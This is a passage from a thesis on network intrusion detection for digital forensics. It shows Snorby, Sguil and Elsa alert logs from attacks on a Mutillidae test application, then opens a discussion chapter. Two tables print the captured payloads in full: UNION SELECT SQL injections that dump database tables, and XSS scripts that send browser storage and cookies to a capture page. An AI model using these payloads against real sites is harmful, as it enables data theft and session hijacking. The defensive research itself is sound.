
Viewing: 6 of 6 signatures

Top Source IPs

IP	Country	Last Event	Sig	Dst	Count	% of Total
0.0.0.0	--	23:52:31	2	1	62	84.93%
172.160.0.60	UNITED STATES	23:48:54	4	1	11	15.07%

Viewing: 2 of 2 source IPs

Figure 4.19: presents the signatures of top attacks and their identification numbers .



Source: 11 Events **Destination**: 0 Events **Total**: 11 Events, 1 Countries.

Country	Country Code	Source	Destination	Total
UNITED STATES	US	11	0	11

Figure 4.20: shows the location of the attacker.

In order to investigate the content of the attacker's packets in a simple way, Snorby is the best choice to perform such method. The inspection was by investigating the outputs generated from Snorby which provides an interactive web interface. This interface manages to show the number of attacks attempted and their signatures as well as the severity of these attacks in Figure 4.20 and 4.21. It also provides the hex dump and ASCII of each attack and these files have been displayed in Appendix G.





Figure 4.21: shows the severities of the attacks

Protocols

TCP Count	UDP Count	ICMP Count	Total
10	0	0	10



Top 15 Signatures

Signature Name	Percentage	Event Count
SERVER-WEBAPP cross-site scripting attempt via form data attempt	50.0%	5
SCAN sqlmap SQL injection scan attempt	30.0%	3
SQL union select - possible sql injection attempt - POST param...	20.0%	2

Top 10 Source Addresses

Source IP Address	Percentage	Event Count
172.160.0.60	100.0%	10

Top 10 Destination Addresses

Destination IP Address	Percentage	Event Count
192.168.190.100	100.0%	10

Figure 4.22: shows the top attack signatures and other related information.

Snorby is a tool that generates a statistic graphic that shows the percentage of attacks attempted. Figure 4.23 shows that the attacker has attempted 20% of SQL union, 50% Cross-site scripting and finally the attacker managed to use the tool SQLmap 3%.





Figure 4.23: shows the percentage of the attacks attempted.

The best second way to follow the attacker's packets is by using Sguil. Sguil has proved the fact that it capable of handling alerts meanwhile manages to track the packet requests and responds and then saves them into the database. Figure 4.23 shows the attacks attempted by the intruder IP address 172.160.0.60 and it displays all information need for investigation including time stamp, source IP address, destination IP, ports and attack types. The transcript of each attack captured by Sguil and Capme has been displayed in Appendix G.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
NA	1	forensic-v...	6.3	2013-05-08 23:47:10	172.160.0.60	60766	192.168.190.100	80	6	URL 192.168.190.100
RT	1	forensic-v...	3.2	2013-05-08 23:47:10	172.160.0.60	60766	192.168.190.100	80	6	SCAN sqlmap SQL injection scan attempt
NA	1	forensic-v...	6.5	2013-05-08 23:47:10	172.160.0.60	60767	192.168.190.100	80	6	URL 192.168.190.100
RT	1	forensic-v...	3.3	2013-05-08 23:47:10	172.160.0.60	60767	192.168.190.100	80	6	SCAN sqlmap SQL injection scan attempt
RT	1	forensic-v...	3.4	2013-05-08 23:47:10	172.160.0.60	60767	192.168.190.100	80	6	SQL union select - possible sql injection attempt - POST parameter
RT	1	forensic-v...	3.5	2013-05-08 23:47:11	172.160.0.60	60768	192.168.190.100	80	6	SCAN sqlmap SQL injection scan attempt
RT	1	forensic-v...	3.6	2013-05-08 23:47:11	172.160.0.60	60768	192.168.190.100	80	6	SQL union select - possible sql injection attempt - POST parameter
NA	1	forensic-v...	6.4	2013-05-08 23:47:11	172.160.0.60	60768	192.168.190.100	80	6	URL 192.168.190.100
NA	1	forensic-v...	6.6	2013-05-08 23:47:26	172.160.0.60	60769	192.168.190.100	80	6	URL 192.168.190.100
NA	1	forensic-v...	6.7	2013-05-08 23:47:41	172.160.0.60	60770	192.168.190.100	80	6	URL 192.168.190.100
RT	1	forensic-v...	3.7	2013-05-08 23:47:41	172.160.0.60	60770	192.168.190.100	80	6	SERVER-WEBAPP cross-site scripting attempt via form data attempt
NA	1	forensic-v...	6.8	2013-05-08 23:47:52	172.160.0.60	60771	192.168.190.100	80	6	URL 192.168.190.100
RT	1	forensic-v...	3.8	2013-05-08 23:47:52	172.160.0.60	60771	192.168.190.100	80	6	SERVER-WEBAPP cross-site scripting attempt via form data attempt
NA	1	forensic-v...	6.9	2013-05-08 23:48:02	172.160.0.60	60772	192.168.190.100	80	6	URL 192.168.190.100
RT	1	forensic-v...	3.9	2013-05-08 23:48:12	172.160.0.60	60773	192.168.190.100	80	6	SERVER-WEBAPP cross-site scripting attempt via form data attempt
NA	1	forensic-v...	6.10	2013-05-08 23:48:12	172.160.0.60	60773	192.168.190.100	80	6	URL 192.168.190.100
NA	1	forensic-v...	6.11	2013-05-08 23:48:19	172.160.0.60	60774	192.168.190.100	80	6	URL 192.168.190.100
NA	1	forensic-v...	6.12	2013-05-08 23:48:19	172.160.0.60	60775	192.168.190.100	80	6	URL 192.168.190.100
NA	1	forensic-v...	6.13	2013-05-08 23:48:30	172.160.0.60	60776	192.168.190.100	80	6	URL 192.168.190.100
NA	1	forensic-v...	6.14	2013-05-08 23:48:40	172.160.0.60	60777	192.168.190.100	80	6	URL 192.168.190.100
NA	1	forensic-v...	6.15	2013-05-08 23:48:54	172.160.0.60	60778	192.168.190.100	80	6	URL 192.168.190.100
RT	1	forensic-v...	3.10	2013-05-08 23:48:54	172.160.0.60	60778	192.168.190.100	80	6	SERVER-WEBAPP cross-site scripting attempt via form data attempt

Figure 4.24: Sguil interactive GUI and the related information to the attempted attacks.

One of the most useful tools that should be included in every forensics investigation is Elsa. Elsa and Capme work in conjunction to give an access to full TCP flow transcripts. There was no other tool to gather Bro-ids logs except Elsa. Elsa helped to normalize, store and index all logs gather all IDs at unlimited rates. It manages all information that most forensic experts need to use as evidence. It included the protocol used, the method of requests and responds, the attack signature and its classification, the time stamp and other features as shown in Figure 4.24. All transcripts for all the vulnerabilities have been attached in the Appendix G.



	Timestamp	_orderby	host(1)	program(3)	class(3)	srcip(1)	srcport(16)	dstip(1)	dstport(2)	status_code(1)	content_length(9)	method(1)	site(1)	uri(5)	referer(2)	user_agent(3)	sig_priority(2)	proto(2)	sig_sid(3)	sig_msg(3)	sig_classification(3)	interface(1)	bytes_in(10)	service(2)	conn_duration(16)	bytes_out(13)	pkts_out(6)	pkts_in(6)
Info	Wed May 08 23:46:44	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60764	192.168.190.100	80	200	29980	POST	192.168.190.100	/mutillidae/index.php?page=set-background-color.php	-	python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6				cross site scripting attempt	Attempted User Privilege Gain							
Info	Wed May 08 23:46:51	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60765	192.168.190.100	80								1	TCP	1:19645:4	SERVER-WEBAPP cross-site scripting attempt via form data attempt	Attempted User Privilege Gain							
Info	Wed May 08 23:46:56	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60765	192.168.190.100	80	200	30677	POST	192.168.190.100	/mutillidae/index.php?page=view-someones-blog.php	-	python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6				cross site scripting attempt	Attempted User Privilege Gain							
Info	Wed May 08 23:46:58	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60764	192.168.190.100	80									TCP		SQL injection attack	access to a potentially vulnerable web application		6392	http	0.049721	440	11	9
Info	Wed May 08 23:47:00	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60765	192.168.190.100	80									TCP		SQL injection attack	access to a potentially vulnerable web application		6637	http	0.046034	492	11	9
	Wed May					172.160.0		192.168.1												SCAN sqlmap SQL	access to a potentially							

Figure 4.25: shows a sample of Elsa and the interactive web interface containing forensic information

Finally, the Pcap file captured by each NIDS has been analysed by Wireshark as the first evaluation and then by Sguil and Elsa which use Capme as a plugin to track a full TCP flow transcript of each attack. The following tables document the attacks that were generated at the first stage of this experiment.

Table 4.15: all the SQLI attacks' signatures that collected from the Wireshark as well as both tools Sguil and Elsa

N	Attack Signatures
1	username=%27+or+1%3D1+--+&user-info-php-submit-
2	author=6C57C4B5-B341-4539-977B-7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20AS%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_data%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-
3	author=6C57C4B5-B341-4539-977B-7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28hint%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hint_key%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28page_name%20AS%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.page_hints%23%20AND%20%27ziDz%27%3D%27ziDz&view-someones-blog-php-submit-button=View%20Blog%20Entries
4	: author=6C57C4B5-B341-4539-977B-7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20AS%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_data%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-button=View%20Blog%20Entries

Table 4.16: all the XSS attacks' signatures that collected from the Wireshark as well as both tools Sguil and Elsa

N	Attack Signtures
1	dns-lookup-php-submit-button=Lookup%2BDNS&target_host=%3Cscript%3Ealert%28%22hacked%22%29%3C%2Fscript%
2	set-background-color-php-submit-button=Set%2BBackground%2BColor&background_color=%3Cbody+color%3A%23%22%22%3E%3CH1%3EHackedYA%3C%2FH1%3E%3Cbr+anything%3D%22%22%3E
3	oolID=%3Cscript%3E+try%7B+var+s+%3D+sessionStorage%3B+var+l+%3D+localStorage%3B+var+m+%3D+%22%22%3B+var+lXMLHTTP%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7B+m+%2B%3D+%22sessionStorage%28%22+%2B+s.key%28i%29+%2B+%22%29%3A%22+%2B+s.getItem%28s.key%28i%29%29+%2B+%22%3B+%22%3B+%7D+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7B+m+%2B%3D+%22localStorage%28%22+%2B+l.key%28i%29+%2B+%22%29%3A%22+%2B+l.getItem%28l.key%28i%29%29+%2B+%22%3B+%22%3B+%7D+var+lAction+%3D+%22http%3A%2F%2Flocalhost%2Fmutillidae%2Fcapture-data.php%3Fhtml5storage%3D%22+%2B+m%3B+lXMLHTTP+%3D+new+XMLHttpRequest%28%29%3B+lXMLHTTP.onreadystatechange+%3D+function%28%29%7B%7D%3B+lXMLHTTP.open%28%22GET%22%2C+lAction%29%3B+lXMLHTTP.send%28%22%22%29%3B+%7Dcatch%28e%29%7B%7D+%3C%2Fscript%3E&pen-test-tool-lookup-php-submit-button=Lookup
4	%22%7D%7D+%29%253bdocument.location%253d%2522http%253a%252f%252flocalhost%252fmutillidae%252fcapture-data.php%253fcookie%253d%2522%2B%252b%2Bdocument.cookie%253b%2F%2F&pen-test-tool-lookup-php-submit-button=Lookup%2BTool

5	username=%3Cscript%3Etry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3B+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3B+localStorage.setItem%28%22AccountNumber%22%2C%22123456%22%29%3BsessionStorage.setItem%28%22EnterpriseSelfDestructSequence%22%2C%22A1B2C3%22%29%3B+sessionStorage.setItem%28%22SessionID%22%2C%22japurhgnalbjdgfaljkfr%22%29%3BsessionStorage.setItem%28%22CurrentlyLoggedInUser%22%2C%221233456789%22%29%3Btry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3Bfor%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Bfor%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3C%2Fscript%3E&password=%3Cscript%3Etry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3B+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3B+localStorage.setItem%28%22AccountNumber%22%2C%22123456%22%29%3BsessionStorage.setItem%28%22EnterpriseSelfDestructSequence%22%2C%22A1B2C3%22%29%3B+sessionStorage.setItem%28%22SessionID%22%2C%22japurhgnalbjdgfaljkfr%22%29%3BsessionStorage.setItem%28%22CurrentlyLoggedInUser%22%2C%2212334567 89%22%29%3Btry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3Bfor%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Bfor%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3C%2Fscript%3E&user-info-php-submit-button=View%2BAccount%2BDetai

4.5 CONCLUSION

Chapter four has completed the analysis, reporting and the presentation of the findings of the experimental phase. Numbers of alterations were made and discussed to the proposed data requirements of the research methodology in chapter 3 in order to increases the success rate in practice. An initial test was managed in order to assess the exiting VLAN infrastructure capabilities. Then, phase two delivered the implementation and benchmarking of the proposed design. During the initial test, it was established that the packets that carried the attacks could be identified by the research tools and amendments to them. The next phase was prepared to carry out the installation of the forensic model components into the production network so the proposed six tests showed in Table 4.2 were processed. Then, Phase three was performed and it involved the implementation and the testing of the stabilised forensic model. This phase has led to a finalize system design and advice for best practice. This meant that IDSs snort, Suricata and bro-ids servers' performance were

evaluated independently. The next phase (four) involved the digital forensic collections of each proposed attack and the best practice in collecting them. Two proposed ways were involved: manipulation the Pcap file with Wireshark and using the available monitoring tools to obtain digital evidence.

The IDSs in this experiment showed some significant advantages that could capture live traffic and detect known attacks. The captured packets as well as the alerts generated from those IDSs can be used as evidentiary trails of recreated input validation attacks. During this experiment, the evidence transformation to the forensic server was achieved by tool development. Hence all alerts and Pcap files were collected when the IDSs were still running without affecting the integrity of the evidence. Finally, the findings of this experiment show that the proposed system design can accomplished investigation tasks including acquiring and preservation of VLAN network traffic as a source of digital evidence.

CHAPTER FIVE

DISCUSSION

5.0 INTRODUCTION

Chapter 4 reported the findings of the research testing. The goal of the testing was to study common and available NIDSs and to identify their value to digital forensic investigation. Chapter 5 will take the findings and discuss the important parts of them. The significance of the findings will be evaluated and discussed in detail in order to provide assurance of the best practices for digital forensic investigation.

Section 5.1 will outline answers to the research questions including the main and the secondary ones. These analysis will be presented in tablulated form so that the evidence for and evidence against can be assessed. Sections 5.2 will discuss the findings of each testing phase in terms of what was expected to be found from the chapter 2 and 3 readings in relation to what was found in the experiments. Section 5.3 reviews the outstanding issues and section 5.4 makes recommendations for best investigator practice when using IDS for evidence collection.

5.1 RESEARCH QUESTIONS

